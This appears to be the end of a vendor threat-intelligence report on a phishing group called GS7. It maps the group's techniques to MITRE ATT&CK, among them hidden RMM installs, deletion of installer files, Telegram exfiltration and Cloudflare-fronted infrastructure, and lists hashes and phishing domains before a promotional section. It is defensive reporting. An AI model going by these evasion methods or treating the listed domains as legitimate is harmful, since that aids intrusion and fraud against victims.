TA0005: Defense Evasion	T1564.003: Hide Artifacts: Hidden Window	RMM deployments hide tray icons and minimize visual indicators to avoid detection by victims, they also tend to perform silent installations.
TA0005: Defense Evasion	T1070.004: File Deletion	GS7 uses scripts that delete the MSI once the installation is complete
TA0009: Collection	T1056: Input Capture	The adversary uses forms to collect data from the victim
TA0010: Exfiltration	T1041: Exfiltration Over C2 Channel	GS7 uses Telegram to send user information after accessing the fraudulent form
TA0011: Command and Control	T1219: Remote Access Software	GS7 deploys legitimate RMM tools (LogMeIn, AnyDesk, Atera) for persistent C2 via trusted infrastructure, with capabilities to execute commands, obtain information, monitor the victim, etc.
TA0011: Command and Control	T1071.001: Application Layer Protocol: Web Protocols	RMM C2 traffic uses HTTPS, blending with legitimate web traffic to evade network detection.
TA0011: Command and Control	T1573: Encrypted Channel	All RMM communications are TLS-encrypted, preventing network-level inspection of C2 traffic.
TA0011: Command and Control	T1090: Proxy	GS7 uses Cloudflare CDN to front phishing infrastructure, obscuring origin servers and hindering takedowns.

IoCs

Pivoted IoCs can be found on the SOCRadar platform, along with all GS7 indicators:

8EB5D9454291BB03137DD3DECA4EEDAB
C1AC8D6D010E12A3FABE22BAAB6E6CC5
E1142894A4EE1F4D62034707F329EBA7
8A2565C351BAE3A5B6FFAA9160E0360A
3879b5ce599a31e9b9a95e4ade06e3e6
A8DF6397664FA70106943BC21BFF81F9
F7DAF26EFBEF7199C226DC2729F26E6E

media-auth.com
mail.media-auth.com
rss.media-auth.com
tyd.media-auth.com
dfr.media-auth.com
www.media-auth.com
gs7.online
cuofco-auth.gs7.online
gscf.online
remote.gscf.online

Who is SOCRadar?

SOCRadar provides Extended Threat Intelligence (XTI) that combines: **"Cyber Threat Intelligence, Brand Protection, External Attack Surface Management, and Dark Web Radar Services."** SOCRadar provides the actionable and timely intelligence context you need to manage the risks in the transformation era.

Trusted by
21.000+ companies
in 150+ countries

Dark Web Monitoring: SOCRadar's fusion of its unique Dark Web recon technology with the human analyst eye further provides in-depth insights into financially-targeted APT groups and the threat landscape.

Protecting Customers' PII: Scan millions of data points on the surface, deep and Dark Web to accurately identify the leakage of your customers' Personally Identifiable Information (PII) in compliance with regulations.

Credit Card Monitoring: Enhance your fraud detection mechanisms with automation speed by identifying stolen credit card data on popular global black markets, carding forums, social channels, and chatters.

360-Degree Visibility: Achieve digital resilience by maintaining internet-facing digital asset inventory. Significantly accelerate this process by automated discovery, mapping, and continuous asset monitoring.

GET ACCESS FOR FREE

START YOUR FREE TRIAL

Discover SOCRadar's powerful tools and easy-to-use interface to enhance cyber threat intelligence efforts. Schedule a demo with our experts to see it in action, and we'll show you what SOCRadar can do.